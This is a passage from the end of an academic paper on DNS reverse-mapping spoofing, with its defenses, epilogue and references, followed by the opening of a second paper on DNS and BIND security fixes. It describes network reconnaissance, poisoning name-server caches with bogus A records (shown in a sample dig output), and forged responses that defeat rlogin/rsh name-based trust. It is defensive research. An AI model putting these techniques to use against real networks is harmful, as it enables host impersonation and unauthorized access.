will tell us the IP address of that machine. Generally, it will also permit a zone transfer to list the other machines on that network. Thus, if we only know one machine name, `groundzero.softy.org`, but do not know any other machines in that organization, we can quickly learn that `groundzero` is `192.193.194.65`. Next, we try a zone transfer request for `194.193.192.in-addr.arpa`, using any of a number of standard tools. (If the zone transfer is rejected, we only need to issue 254 individual queries to map a Class C network.) That gives us the names of other machines on the same network. If we're lucky, the DNS entries for those machines will include `HINFO` lines; the model numbers provide powerful clues as to which machines are file servers and which are workstations. (SNMP, if available on the targets, can also provide model numbers.) Further clues can be sometimes be found by use of `finger` (which machines have multiple users logged in?), `SMTP` (does the machine run a mail server?), anonymous `FTP` (workstations rarely offer the service; servers sometimes do), and Sun's `rpcinfo` (what services are running?). It may not even matter very much—some organizations use the same `/etc/hosts.equiv` file on all of their machines, just to simplify system administration.

4 Attempted Defenses

A variety of defenses have been tried or contemplated; few are generally successful. The first was developed by Berkeley when we reported this problem some time ago. It consists of modifications to `rlogind` and `rshd` to validate the inverse-mapping tree by looking at the corresponding node on the forward-mapping tree. That is, if the `gethostbyaddr()` call on address `150.151.152.153` returns the name `bullseye.softy.org`, the server will issue a `gethostbyname()` call on that name, and the list of addresses returned is matched against `150.151.152.153`. If the match fails, a impersonation attempt is flagged. In the general case, this defense is easily countered. To see how, let us analyze the transactions in terms of the DNS.

The `gethostbyaddr()` call is, as noted, implemented by a DNS request for a `PTR` record. The server that supplies this PTR record is under Cuckoo's control, and may return false information. The `gethostbyname()` call requests `A` records ultimately from the server for `softy.org`, which is not controlled by the attacker. However, in reality the query does not go immediately to that server; rather, it goes to the local machine's name server. And that server has a cache which may be poisoned by Cuckoo. Specifically, the DNS message containing the `PTR` record may contain a bogus `A` record in its Additional Information field. The information in this record will be returned on any `gethostbyname()` call, along with other (presumably legitimate) `A` records. The name server for 4.3BSD does not normally include any `A` records when sending out `PTR` responses, but the modification to make it do so is trivial. The results of the change are shown in Figure 4, using Mockapetris's `dig` program.

Note the very short time-to-live fields; the attacker does not want these anomalous records staying around where they might be observed. This is particularly necessary for the `A` record; it might be embarrassing if it were returned to a legitimate user seeking the address of `bullseye`.

It has been suggested to us that additional information fields be scrutinized more carefully before acceptance. In the above example, there is little reason to include an `A` record with a `PTR`; would it help if the name server rejected it? Again, the answer is no; there are other, apparently legitimate, ways to introduce bogus `A` records. For example, one can often persuade a host to do a lookup for a hostname in a

```
$ dig -x 150.151.152.153 @server.ritts.org

; <<>> DiG 2.0 <<>> -x @server.ritts.org
;; ->>HEADER<<- opcode: QUERY , status: NOERROR, id: 10
;; flags: qr aa rd ra ; Ques: 1, Ans: 1, Auth: 0, Addit: 2
;; QUESTIONS:
;;      153.252.151.150.in-addr.arpa, type = ANY, class = IN

;; ANSWERS:
153.252.151.150.in-addr.arpa.    30      PTR     bullseye.softy.org.

;; ADDITIONAL RECORDS:
bullseye.softy.org.              15      A       150.151.252.153

;; Sent 1 pkts, answer found in time: 70 msec
;; FROM: cracker to SERVER: server.ritts.org  150.151.152.154
;; WHEN: Tue Oct 30 13:20:54 1990
```

Figure 4: Returning an addtional A record when a PTR record has been requested.

subdomain of `ritts.org`, say `foo.bar.ritts.org`. Such a query will (properly) be answered by the server for domain `ritts.org`, which is controlled by the attacker. The response will contain a list of the name servers for domain `bar.ritts.org`. Those NS records are, of necessity, accompanied by the corresponding A records. Nothing would prevent the inclusion of `bullseye.softy.org` and the corresponding fraudulent A record in this list.

Attempts to poison the cache of a primary or secondary server for a domain do not work. The standard name servers will reject updates to zones for which they are authoritative. Thus, the attacker cannot insert bogus A records, so the cross-check will detect the attack. This prohibition is only reasonable, and not just for security reasons; an authoritative server by definition possesses all possible data for its zone. Attempts to update the zone remotely are at best naive.

In some environments, this provides a reasonably strong defense. Most `rlogin` and `rsh` requests do come from the local cluster of machines, and it is precisely for these that the local server is authoritative. Nevertheless, care should be taken. Caching-only servers are *not* immune, as they possess no authoritative data of their own. Nor are authoritative servers when fielding requests from outside their zone; if a host trusts another host not named in a local zone, its name server cannot protect it.

The target is also in a somewhat stronger position if it is a secondary server for the inverse mapping domain of the attacker. In that case, the PTR record will be retrieved from an unmodified name daemon; hence, the attacker will not be able to add the Additional Information field. This, too, can be countered. In a variant analagous to one discussed earlier, the attacker can create an NS record for the inverse domain naming the impersonated machine as a secondary server; in such cases, the fraudulent A record will be sent along on zone transfer requests.

Another layer of protection can be provided if the target host uses a local mapping table before consulting the DNS. For example, some sites use Sun's interface between Network Information Service (NIS, nee YP) and the DNS. On such machines, the DNS is queried only if NIS does not have the answer. Thus, the inverse lookup will retrieve the bogus PTR record, since the address used is not in the local host tables. But the forward lookup—the `gethostbyname()` call—will be satisfied by NIS without resort to the DNS, and hence without retrieving the poisoned A record.

It must be underscored that this defense[3] does not work at all if the attacker finds a target user coming in from a host not listed in the NIS database. Conceptually, it is analogous to the situation of authoritative DNS servers: the target host possesses incorruptible[4] local information.

[3] In SunOS 4.1 and later, the cross-check is implemented in the `gethostbyaddr()` subroutine; thus, all utilities reap the benefits of increased security. However, the message generated in case of a failure does not indicate a possible security problem. Judging from comments on assorted mailing lists, this possibility is not well known. Furthermore, there are reports that a bug in some versions causes frequent erroneous generation of this message, thus lulling even alert administrators.

[4] Security holes in NIS are beyond the scope of this paper.

5 Hardening DNS Servers

It would be very useful, when tracking these and other problems, if DNS server cache entries were tagged with their source. Thus, bogus `A` records could be tracked back. Note that this is not just a security issue; periodically, assorted newsgroups and mailing lists discuss why a DNS zone has been corrupted, and how to purge the offending entries. The ability to trace the offending records to their source would help tremendously.

Preventing cache contamination is probably not feasible. If a server is not authoritative for a zone, it has no way of knowing whether or not Additional Information records may be trusted. It does no good to add authentication to DNS responses; the attacks described herein all come from the legitimate (albeit untrustworthy) sources. In some implementations, it might be feasible to restrict the scope of the cache. Perhaps Additional Information records should be used only when resolving particular queries, and then discarded. That is harder to do for `NS` records, but the associated `A` records could be bound to the name server definitions and not used for other purposes. Obviously, any tinkering along these lines would result in a smaller, less useful, cache. And that in turn would lead to more DNS queries, possibly an unacceptable price.

6 Conclusions and Recommendations

As we have stated before [Bel89], reliance on host addresses or host names for authentication is fundamentally flawed. The only real security in an internetworking environment is cryptographic. The Kerberos system [Bry88, KN93, MNSS87, SNS88, NT94] is probably the best choice today; though flawed in places [BM91], it is far better than the current scheme.

If it is not possible to use cryptographic authentication, installation of Berkeley's fix is mandatory. Without it, none of the palliative strategies described below do any good.

A first cut at protection, in such cases, would be to restrict name-based authentication to hosts blessed, as it were, by the system administrator. Though there are other obvious security benefits, the advantage here is that the set of trusted hosts would be limited to those for which the local machine has authoritative name information. Berkeley's latest versions of `rlogind` and `rshd` support this by permitting the administrator to disable use of `.rhosts` files.

If this is not feasible, an alternative is to have the local name server act as a secondary server for important neighboring zones, and thus possess authoritative forward-mapping data. In many environments, most remote login requests will come from a very few other organizations; one need not download all mapping information for the entire network. Furthermore, with current implementations, such secondary servers need not be "official". That is, if `depta.company.com` wished to be a secondary server for the `deptb.company.com` domain, it is not necessary for the administrator of the `company.com` zone to create any new `NS` records. In most cases, the zone transfer will succeed, and `depta`'s domain server will possess correct data.[5]

A corollary to this is that caching-only servers are Bad. They possess no authoritative data of any sort, and are very susceptible to cache poisoning. *If DNS attacks are possible, no host should rely on any caching-only server for information.* All time-sharing machines within an organization, and all file servers, should possess definitive mapping information for the hosts within the organization. This may be accomplished via NIS, DNS secondary servers, or other means. This in turn implies that huge domains—those encompassing entire campuses, for example—are probably a bad idea, as far too many machines would have to possess far too much data.

6.1 Logging and Auditing

As always, proper logging and auditing can be significant aids in detecting DNS attacks. For example, the anti-spoofing code added to `rlogind` and `rshd` should inform the system administrator of such attempts. The versions released by Berkeley inform the attacker alone. Similarly, it would be useful if DNS servers logged attempts to update authoritative zones. This is not a trivial task, as there are a number of contexts in which it is legitimate to receive locally-known data in Additional Information records, but it might be feasible. As a rule of thumb, one should log any responses that not only refer to a local zone, but also either attempt to add new records, or to add contradictory information to existing records other than time-to-live. There will be noise in the log even so, especially if some records have been changed but stale copies still exist elsewhere.

A second useful log would be of all connection attempts, successful or not, to `rlogind` or `rshd`. These

[5] Do note, though, that some organizations block zone transfers from unapproved sites. In any event, politeness would seem to dictate that `deptb`'s administrator be contacted first.

should include the remote host name, the IP address (of course), and the local and remote user names. This file may be audited offline to check for mismatches between the host name and address. Obviously, such checks require great care, lest they be spoofed by the same attack.

A more difficult detection measure would involve comparisons of the forward-mapping data against the inverse mapping data for the zone. Presumably, a security organization could attempt random zone transfers from various authorized servers, and audit the data retrieved. It is unclear if such matches are actually useful. Apart from the obvious—a clever attacker will not leave bogus resource records around when not using them—inverse mapping domains are notorious for their poor quality. (To be sure, finding such errors might justify the effort, even apart from security considerations.) Additionally, unusual situations are often created deliberately to deal with multi-homed hosts, or to create pseudo-hosts for specific services. Detecting attacks amidst this sort of noise is quite hard.

6.2 Giving Away Information

The astute reader will have noticed that the attack scenarios we have presented relied on gathering trust data first. Put another way, we abused assorted standard services to learn which pairs of hosts were worth attacking. As we have noted earlier [Bel89], any sort of information utility— `finger`, SNMP, etc.—provides a wealth of information to an attacker. System administrators should ask themselves if the benefits of these utilities outweigh the risks.

6.3 Should the DNS be Abandoned?

In response to reports of these problems, some individuals have suggested that the DNS be abandoned, in favor of a return to static host tables. We do not agree with this suggestion, for several reasons.

First and foremost, the problem here is not the DNS, it is inadequate methods of host authentication. If strong (i.e., cryptographic) mechanisms were used, people playing games with inverse mapping records would be notable solely for their nuisance value. At most, some log files would need to be enhanced to record IP addresses as well as host names.

Nor would abandoning the DNS solve the problem of attacks that actually mimic the IP address of a trusted host, rather than simply its name. Such attacks are somewhat harder, but the techniques have been published for some time. (See, for example, [Mor85].) Trying to fix the name table problem instead of tackling the real issue is treating the symptoms, not curing a disease.

Second, it is by no means clear that the DNS is the real source of the problem. Rather, the problem arises because the *information* necessary to compile any sort of host-to-address mapping scheme is of necessity distributed in nature. The administrators involved are located around the world. None of the usual mechanisms for transmitting updates to a central site (electronic mail, telephone calls, or even conventional paper mail) carry any strong authentication; a table compiler who blithely acts on all update requests can install poisoned records almost as easily as can a DNS administrator.

Finally, abandoning the DNS would leave unsolved the problem it was originally meant to tackle: the sheer size of the host table. By best estimates the Internet is comprised of more than 200,000 machines; neither the update frequency nor the timely distribution of new tables can be handled by other mechanisms.

7 Acknowledgements

We wish to thank the anonymous system administrators who consented to have their system attacked. In addition, they graciously installed test domains, new versions of `rlogin` and `rshd`, and other files we requested to either facilitate or defeat new attempts at penetration.

8 Epilogue

As noted, this paper has been withheld by the author for over four years. Holding it back was not an easy decision, nor was eventual decision to release it. For both decisions, we cite the external world; as it has changed, so has the outcome.

The paper was held back—not suppressed; no external agency applied any pressure, though there were certainly others who were happy it was not published at the time—because it described a serious vulnerability for which there was no feasible fix. The only choice would have been to give up entirely on name-based authentication, a choice the industry was not able to make in 1990.

Attitudes and technology have changed since then. For one thing, many sites already use firewalls to protect against such attack; if an attacker cannot open an `rsh` *connection, he or she cannot claim a false origin for it. The recent successful se-*

quence number guessing attack[6] *has probably sealed the doom of name-based authentication over the Internet.*

Cryptography is also more accepted. Apart from its direct use for authenticating connections, there are now proposals for cryptographic authentication of the DNS itself [EK95]. That would be a complete defense against the cache poisoning attacks described here; DNS responses would be self-authenticating, and forged responses would be detected and dropped.

There has also been a proposal for how name servers can defend against cache contamination. The concept is simple: only use Additional Information resource records in the context in which they were returned. That is, an `A` *record that accompanied an* `MX` *record would be consulted only when sending mail to that site. It would not be used when a general address lookup was done, or to confirm the names received via* `PTR` *records. This and other enhancements are described further by Vixie [Vix95].*

Arguably, this paper should have been published when written. "Death of the Net predicted; film at 11" is an old refrain, and the Net has now survived password sniffers and sequence number attacks. More to the point, if more people had known of the attack, perhaps the solution described above would have been found sooner.

Finally, the secrecy may have been in vain. Apart from reports that this exact technique was used by hackers many years ago—and the reports are quite reliable—the paper leaked anyway. We have seen it on at least one Web server, and follow-up work by Schuba has been available for quite some time [SS93].

References

[Bel89] Steven M. Bellovin. Security problems in the TCP/IP protocol suite. *Computer Communications Review*, 19(2):32–48, April 1989.

[Bel90] Steven M. Bellovin. Pseudo-network drivers and virtual networks. In *USENIX Conference Proceedings*, pages 229–244, Washington, D.C., January 22-26, 1990.

[BM91] Steven M. Bellovin and Michael Merritt. Limitations of the Kerberos authentication system. In *USENIX Conference Proceedings*, pages 253–267, Dallas, TX, Winter 1991.

[Bry88] B. Bryant. Designing an authentication system: A dialogue in four scenes, February 8, 1988. Draft.

[CDF89] J. Case, C. Davin, and M. Fedor. Simple network management protocol SNMP. Technical Report RFC 1098, Internet Engineering Task Force, April 1989. Obsoletes RFC1067; Updated by RFC1157.

[EK95] Donald E. Eastlake, 3rd and Charles W. Kaufman. Domain name system protocol security extensions. Internet draft; work in progress, January 2, 1995.

[KN93] J. Kohl and B. Neuman. The kerberos network authentication service (V5). Request for Comments (Experimental) RFC 1510, Internet Engineering Task Force, Sep 1993.

[MNSS87] S. P. Miller, B. C. Neuman, J. I. Schiller, and J. H. Saltzer. Kerberos authentication and authorization system. In *Project Athena Technical Plan*. MIT, December 1987. Section E.2.1.

[Moc87a] P. Mockapetris. Domain names - concepts and facilities. Request for Comments (Standard) RFC 1034, Internet Engineering Task Force, November 1987. Obsoletes RFC0973; Updated by RFC1101.

[Moc87b] P. Mockapetris. Domain names - implementation and specification. Request for Comments (Standard) RFC 1035, Internet Engineering Task Force, November 1987. Obsoletes RFC0973; Updated by RFC1348.

[Mor85] Robert T. Morris. A weakness in the 4.2BSD UNIX TCP/IP software. Computing Science Technical Report 117, AT&T Bell Laboratories, Murray Hill, NJ, February 1985.

[NT94] B. Clifford Neuman and Theodore Ts'o. Kerberos: An authentication service for computer networks. *IEEE Communications*, 32(9):33–38, September 1994.

[SNS88] Jennifer Steiner, B. Clifford Neuman, and Jeffrey I. Schiller. Kerberos: An authentication service for open network systems. In *Proc. Winter USENIX Conference*, pages 191–202, Dallas, TX, 1988.

[6] CERT Advisory CA-95:01, January 23, 1995

[SS93] Christoph L. Schuba and Eugene H. Spafford. Addressing weaknesses in the domain name system protocol. Master's thesis, Purdue University, 1993. Department of Computer Sciences.

[Sto89] Cliff Stoll. *The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage.* Doubleday, New York, 1989.

[Vix95] Paul Vixie. DNS and BIND security issues. In *Proceedings of the Fifth Usenix* UNIX *Security Symposium*, Salt Lake City, UT, 1995. To appear.

DNS and BIND Security Issues

Paul Vixie
<paul@vix.com>
Internet Software Consortium

1 May, 1995

Abstract

Efforts are underway to add security to the DNS protocol. We have observed that if BIND would just do what the DNS specifications say it should do, stop crashing, and start checking its inputs, then most of the existing security holes in DNS *as practiced* would go away. To be sure, attackers would still have a pretty easy time co-opting DNS in their break-in attempts. Our aim has been to get BIND to the point where its only vulnerabilities are due to the DNS protocol, and not to the implementation. This paper describes our progress to date.

1. Introduction

Many were the reasons for starting work on BIND again a few years back. The BIND server and resolver are critical to the daily activities of millions of Internet users, yet they have each been infested with bugs from their first day of use. We have made some good progress on plugging the memory leaks and core dumps that BIND is famous for, and along the way we have found a lot of ways to make BIND more secure.

Many of the classic security breaches in the history of computers and computer networking have had to do not with fundamental algorythm or protocol flaws, but with implementation errors. Sometimes those errors take the form of ignorant or "security unaware" programming, such as collecting potentially unbounded streams of data from the network using functions which do not know the length of their destination buffers, or the use of predictable magic cookies since the programmer's goal is to prevent accidental data errors rather than intentional ones. Other times, a code branch rarely or never taken in normal use is found to have "security fatal" bugs or even deliberate back doors or loopholes.

While we do not intend to demean the efforts of those involved in upgrading the Internet protocols to make security a more realistic goal, we have observed that if BIND would just do what the DNS specifications say it should do, stop crashing, and start checking its inputs, then most of the existing security holes in DNS *as practiced* would go away. To be sure, attackers would still have a pretty easy time co-opting DNS in their break-in attempts. Our aim has been to get BIND to the point where its only vulnerabilities are due to the DNS protocol, and not to the implementation.

2. Why Is DNS Security Important?

Let's say that a security conscious user always uses a DES challenge/response device when connecting to hosts outside the local network, but when connecting locally, she figures that it is safe to send her password in clear text since she knows[1] that outsiders cannot sniff on her private network. Further assume that hers is one of the many installations which does not restrict outbound TCP connections, on the assumption that firewalls are only necessary to keep people *out*[2]. If her name server is able to receive UDP packets on port 53 from outside her local network, then this security conscious user is in for a potentially rough ride.

Before we begin, we'd like to emphasize that the examples are not drawn from theoretical studies, but rather the **tcpdump** command running on real networks.

[1] We'll assume that she is correct.

[2] An assumption with which we do not agree.

Folks over on the Dark Side have tools to exploit these weaknesses, and they are real, right here, right now. We learned of these weaknesses by studying some successful attacks, not just by a careful examination of the protocol and the BIND source code.

2.1. Misdirected Destination

A user asks her telnet client to connect to **host1**. Her client asks the name server for the address of **host1**, receives a corrupt answer, and then initiates a TCP connection to the telnet server at that address. This address does not correspond to her intended host, but it displays the usual greeting, and she types her usual login and password. The connection drops, she tries it again, all is well, she chalks it up to a gremlin in the network and forgets all about it. But there *is* a gremlin in her network, and that gremlin just harvested her password.

2.2. Misdirected Source

If that same user depends on name based authentication when inside what she considers to be the safe confines of her internal network, she's in for another hellride. Anyone on any interior host can almost trivially bypass name based authentication, causing this user's hosts to believe that "they" are "her" and therefore allowing them to log in with her access rights and priviledges. Any host which is allowed to accept incoming connections from outside the local network could be fooled in this same way, but by an outside host.

3. How Did That Happen?

Clearly, the above activities were not design goals of the DNS protocol or of the BIND implementation of that protocol. Let's look at how they could occur.

3.1. Misdirected Destination

It could be as simple as a forged response sent directly to her resolver. Even after 25 years of experience, the Internet still has no production routers which disallow packets with impossible source addresses. So if you can route packets to someone, you can make those packets look as though they came from a close and trusted host – even if they originated outside that host's network. If an attacker can predict the time that a query will be sent, he need only flood the resolver with bogus replies and hope that his bogons arrive earlier than the real answer. Predicting the UDP port used by the resolver for any given query might require that a novice attacker spend several minutes thinking about it, but many attackers will consider that time well spent.

This would not have worked in our example, since we're assuming a one-way firewall. Her resolver isn't reachable by packets from outside her net – but her name server is. If that name server can be corrupted, even for an instant, then an attacker can redirect telnet sessions (containing passwords), electronic mail (containing proprietary information), or even other DNS queries (thus using one name server to help corrupt others.) Every one of those things has been seen in action – we're not *just* being paranoid.

3.2. Misdirected Source

On late model BSD-derived systems, name based authentication usually takes the form of files containing lists of host names or addresses, possibly including a user name to be matched against the remote ("incoming") user name[1]. A convention is upheld whereby certain TCP port numbers[2] are able to be bound only by processes executing with so-called "super user" priviledges[3]. This rather brittle chain of causality permits the BSD **ruserok**() library call to assume that the remote user name given in the data stream is "authentic" from the point of view of the remote host and its administrators. Users are not allowed to claim, when they use the **rsh** or **rdist** or **rlogin** commands, that they are somebody they're not – at least on well run, trustworthy multiuser hosts.

BSD's security took a giant step forward back in 1989 or so, when the callers of **ruserok**() were encouraged to do more than blindly assume that the result of **gethostbyaddr(getpeername**(remote)) was accurate. It used to be that whatever DNS gave as the name corresponding to the source address of a connection, was used directly as the search key when scanning **~/.rhosts** and its bretheren. After someone noticed that the name server being asked for this information was the one belonging to the connection's initiator, the convention changed: Now, after calling **gethostbyaddr**(), the result is passed back through **gethostbyname**() to see if the addresses and names all match. The name server for **gethostbyname**() will be, barring corruption, authoritative for any given host name in **~/.rhosts** (et al.) Someone who can make their address appear to map to one of your hosts will have to take some extra steps to also make your host appear to have one of his addresses.

(SunOS put this check into **gethostbyaddr**() – an error that will live in infamy, since not every caller of that function wants to get an "error" return status when the

[1]E.g., **hosts.equiv, hosts.lpd, ~/.rhosts**

[2]Those from 512 to 1023.

[3]This convention is of course meaningless on single-user hosts.

forward and reverse lookups yield asymmetric results. The proper place for this mapping logic is in those applications and library calls who intend to use the data for some kind of authentication – it is not a naming issue per se, and does not belong in the resolver.)

As effective as that extra **gethostbyname()** call has been, its goal was to keep attackers from just editing their IN-ADDR.ARPA zones and zooming on in. No thought was given to whether the name servers could be corrupted. So while an attacker has a little more work to do now than in the Old Days, it is still trivially easy to pollute the caches of the set of servers who will be asked for the **gethostbyaddr()** and **gethostbyname()** answers, or to flood the resolvers with bogus responses at the time that they are predicted to be waiting for the answers.

If an attacker can reach the victim's host, they can probably make their host name seem to be almost any arbitrary string when viewed by the victim's **rlogind**. And, if they can also break "super user" on the source host (or if that host is their own office workstation), they can make the victim see any arbitrary remote user name. If this attacker knows any of the contents of your **~/.rhosts** files or your ~Bhosts.equiv file – and these are eminently guessable – then they are *in*.

4. Protocol View of Weaknesses

One way of looking at these weaknesses is from an operational point of view, which given the current state of the art, tells us: *name based authentication is inherently insecure.* Sessions (whether TELNET, NFS, or whatever) should require something stronger than trying to determine a host's name and and then looking for that name in some statically configured list. ([RFC1510] and [RFC1760] are each cause for optimism.)

From the bottom, though, these weaknesses all come with particular sets of details and can be described in terms of DNS protocol elements. As implementors we are more interested in this view than in the more political questions of Global Internet Authentication. So let's have a look at the packets, shall we? After that we'll take a look at the ways they can be perverted.

We do not intend to present an exhaustive description of DNS – [RFC1034] and [RFC1035] already fill that need. Our goal in this section is to present enough information about DNS that someone unfamiliar with its details can still understand the security ramifications of some of DNS's design choices. If this report disagrees with [RFC1034] or [RFC1035] in any detail, it is most likely that the report is wrong.

4.1. DNS Datagram Formats

DNS queries and responses use a common format, though not all protocol elements are used all the time. The simplest case, described here, uses IP/UDP where each datagram contains one DNS query or response. DNS's use of IP/TCP is beyond the scope of this report other than as it affects zone transfers, which we will discuss shortly.

Header Section: Describes the other sections, has flags including RD (recursion desired) and AA (authoritative answer), and most important for our discussion, has a 16 bit "query ID."

Query Section: Contains the name, class, and type of the resource record set ("RRset") being queried for. DNS permits multiple queries in this section but this has never been tried and is not well specified.

Answer Section: Always empty in queries. Contains the RRset matching the query, or is empty if name doesn't exist, if no data matched the query, or if a nonrecursive query results in a referral.

Authority Section: Always empty in queries. Can be empty in responses. If nonempty, it contains the NS and SOA RRs for the enclosing zone. This is sometimes called "referral data."

Additional Data Section: Always empty in queries. Can be empty in responses. If the answer or authority section contains any RRs whose data fields contain RRnames, the RRsets for those RRnames appear here.

4.2. Servers and Resolvers

The client in DNS is called a "resolver." The server is called, appropriately enough, a "name server." Resolvers have some static configuration information, consisting of a domain "search list" and a list of name server addresses. Theoretically, a resolver can also be configured with a static map of domains to name server addresses, allowing queries to be forwarded directly to appropriate name servers for some set of locally known domains. BIND does not implement this last part yet. The resolver's list of name server addresses had better include at least one recursive name server, or the DNS name space is going to look pretty small.

4.3. Recursion

To "recurse" on a query means that when a query comes in for an RRset not known to the server receiving it, that server will forward it to some name server more likely to know the answer. In some cases, the forwarding server will know the name server list for the exact domain or parent domain of the query. More often, a grandparent

domain's servers are known, or no servers are known and the query is sent all the way to the root name servers (which are co-operated by the InterNIC and a worldwide cadre of volunteers.) There is a flag in the query called RD which, if set, specifies that recursion is desired; if clear, a name server will answer queries for unknown RRsets with an appropriate error ("name unknown" or "no data," depending.)

Sending nonrecursive queries is a fine way to find out what a name server already knows, since, otherwise, you will get an answer even if the name server had to go searching for it at the time of your query.

4.4. Referrals

If a name server receives a query for a *<name,class,type>* tuple that it knows it has delegated, it answers with what's called a "referral." A referral response has an empty answer section but a nonempty authority section; the intent of this message is to tell another server "the name you asked for exists, but I don't have the answer, go try these other servers." Bogus referrals are a fine way to pollute a cache indirectly – if you can snoop on a forwarded query and then inject a referral response, you can make the forwarding server effectively believe that *you* are the delegated server for an entire subtree of the DNS name space. This is actually the easiest way to pollute a cache since there's no guessing involved: You know the source address, source UDP port, and query ID by inspection. You even know the query name. The only trick is in breaking into a host on a network backbone so that you can actually see the queries being forwarded to the root servers. This has been done[1], but not often.

4.5. Authority: Masters and Slaves

To be "authoritative" means that a name server has an entire "zone" loaded, either via a "master file" that was created by the name server administrator, or via a "zone transfer," which is a TCP session with another name server. The former kind of server is called the "master" and the latter is a "slave." Slaves generally do their zone transfers from the master, but sometimes firewalls are interposed and it becomes necessary to have slaves pull their data from other slaves, which are themselves stationed at the border, perhaps even on the firewall itself.

Masters and slaves will set the AA flag on any response whose answer section contains only RRsets from authoritive zones. The AA flag will be clear if any RRset in the answer section came from the the "cache," which is what we call the portion of the DNS name space that is outside all of a server's zones of authority. If a server has no zones of authority, then all of its answers will be nonauthoritative since all it has is a cache. This kind of server is sometimes called a "caching only" or "forwarding" server.

4.6. Forwarding -vs- Recursion

When a name server receives a query for data it doesn't have, it can either send back an error response (if it is authoritative for the name's zone, it knows that either the name or data doesn't exist), send back a referral (if running in "nonrecursive mode" as the root servers all do, or if the RD flag is clear in the query), or it can forward the query. This last possibility is of interest to us in our security study, because of what will happen when some response finally comes back. Forwarding is not a three-party transaction – a forwarded query results in a response to the forwarder who must then complete the original transaction by forwarding the response back to the originator.

BIND takes its forwarding duties one step further, as an optimization attempt: It caches all the RRsets in the forwarded response. This promiscuity is the source of most of BIND's bad reputation in both the operations and the security fields. Other servers are free to put almost anything into the response, even if it has nothing to do with the query. As shown in [Bel95a], this has disasterous effects on security.

It is worth noting that the first query handled by a forwarding or recursive name server for a given RRset is likely to result, ultimately, in it forwarding back an answer obtained from an authoritative name server – thus the AA flag will be set in the response, even though the forwarder is not itself authoritative for the name. Subsequent queries to the same name server for the same RRset will probably be satisfied from the cache, and in that case the AA flag will not be set in the response. You can see this in action using the ISI **dig** tool from the BIND kit.

4.7. Forwarding -vs- Timeouts

When BIND's resolver needs to forward a query, it chooses the next name server address from its statically configured list, sends the query, waits a short time for an answer, chooses the next name server address, sends and waits, and so on. BIND's timeouts are fairly short; It will often send a query to name server #1, then to name server #2, then the response will come in from name server #1, and the resolver will close its socket such that when name server #2's response comes in a second or so later the kernel sends back an ICMP Port Unreachable

[1] No, we're not going to name names.

message. We wish there were a way to ask the kernel not to send these, other than keeping the socket open longer (which would lead to resource starvation among kernel protocol control blocks.) Lengthening the timeout would lead to longer application-visible delays when a statically configured name server goes off the air, but life is full of hard choices.

4.8. Query IDs and UDP Ports

Each query sent out by a resolver will come from some UDP port on some address of the resolver's host, and its header will contain a unique (in the context of the source address and port number) query ID. UDP port numbers and DNS query IDs are both unsigned 16 bit quantities, giving a range from 0 to 65535 for each. Port numbers could be conserved and reused by the resolver, but BIND currently opens a new socket for each query, and kernels tend to use an LRU mechanism when assigning port numbers to new sockets. The tuple *<address,port,queryID>* forms a unique identifier that servers can use to keep track of queries in progress. Resolvers should verify that the query ID of the response matches that of their query.

4.9. Delegations, Zones, Domains, and Subdomains

Strictly speaking, every DNS name is a domain. All domains except the root are also "subdomains." Any time a subdomain is delegated to some other master name server, a "zone cut" is said to exist. A zone consists of all names from a zone cut downward to either terminal names (sometimes called "leaf domains") or other, deeper zone cuts.

The most common case of a zone begins at a subdomain and has no zone cuts beneath it. The most famous zone is the root (".") which has no terminal names, just delegations.

There are two views of a delegation: The parent zone, which has some NS RRs at the cut, and the child zone, which has a superset of those NS RRs and also an SOA RR. When we say "superset" we mean that a child will have at least the NS RRs known by its parent, and perhaps some additional NS RRs that the parent does not know about.

4.10. Lame Delegations

If a delegation NS RR names a host which is not authoritative for the zone, then that host when queried nonrecursively for names in that zone will answer with a delegation to a higher (that is, closer to the root) authority. This is an error condition as perceived by the server that forwarded a nonrecursive query – if a name server is listed in an NS RR, it is supposed to have the zone. It is reasonable to declare failure at this point, though perhaps a bit severe.

BINDs from version 4.9 have **syslog**'ed the condition and gone on to try the other delegated servers. The **syslog** volume generated by this condition is the cause of more than half the questions we see about BIND from new name server administrators. The only way to fix the condition is to get someone to edit the delegation to remove the nonauthoritative name server, or to get someone to make the name server authoritative. Either way it's not something the detecting server's administrator can do anything about directly; we hope that the continued **syslog** volume will lead to more hate mail being sent to the administrators of broken zones, thus ultimately leading to a decline in the number of broken zones. We have been accused of optimism in this matter.

4.11. Glue

When transmitting a zone via a TCP "zone transfer," the general rule is to send only the RRsets whose names lie within the zone being transferred, which is to say starting from the initial zone cut, and proceeding downward (away from the root) to include all names which are not further delegated. There is an exception to this, called "glue." Any address records (A RRs) which are referred to by an NS RR inside the zone (at the initial cut or any downward cuts) must be included, even if they lie beneath one of the downward zone cuts.

If this information is not included in the zone transfer, then referral responses won't be able to include those addresses in their additional data sections. In the absence of that additional data, the name servers will not be reachable except by servers who have the zone – and that's not very useful. It is important that a server only send (or accept) relevant glue during zone transfers, since otherwise this becomes an easy way for your cache to become polluted.

5. What We Have Fixed

BINDs from version 4.9 have plugged a lot of holes with respect to earlier versions. An incomplete list follows:

5.1. Cache Tagging

BIND now maintains for each cached RR a "credibility" level showing whether the data came from a zone, an authoritative answer, an authority section, or additional data section. When a more credible RRset comes in, the old one is completely wiped out. Older BINDs blindly aggregated data from all sources, paying no attention to the maxim that some sources are better than others.

Each RR also has the address of the name server who sent it to us. This can be seen in cache dump when you're looking at some bad data and wondering how it got to you.

5.2. Additional Data Promiscuity

We accelerate the TTL decline for data which arrived as additional data. We are considering not caching it at all other than as necessary for forwarding the response – see below.

5.3. Irrelevant Answers

We check the response to ensure that all RRsets in each section have names and types that make sense in the context of the query and answer sections. Including spurious additional data won't automatically pollute a cache any more; As of BIND 4.9.3 it is necessary that the answer section contain a CNAME RR to introduce an arbitrary name, after which it's business as usual for cache polluters. This is the best we can do without a protocol change.

5.4. Nonmatching Answers

Believe it or not, older BINDs did not check that the answer name matched the query name. Now, within the limits of CNAMEs and wildcard answers, BIND will insist that a response answers the right question. This error was particularly pernicious with respect to some of the name ↔ address symmetry checking, since the answer's RRname sets the name in the resolver's response structure, which meant that callers of **gethostbyname()** could end up comparing a foreign name to another foreign name.

5.5. Logging

Many of the detectable conditions indicating a probable break-in attempt were in the past either not detected, or treated as protocol errors (which is to say, silently worked around). BIND now fairly shrieks whenever it has even the slightest cause for alarm, which is a mixed blessing since the volume of its complaints is so high that most name server administrators pay no attention.

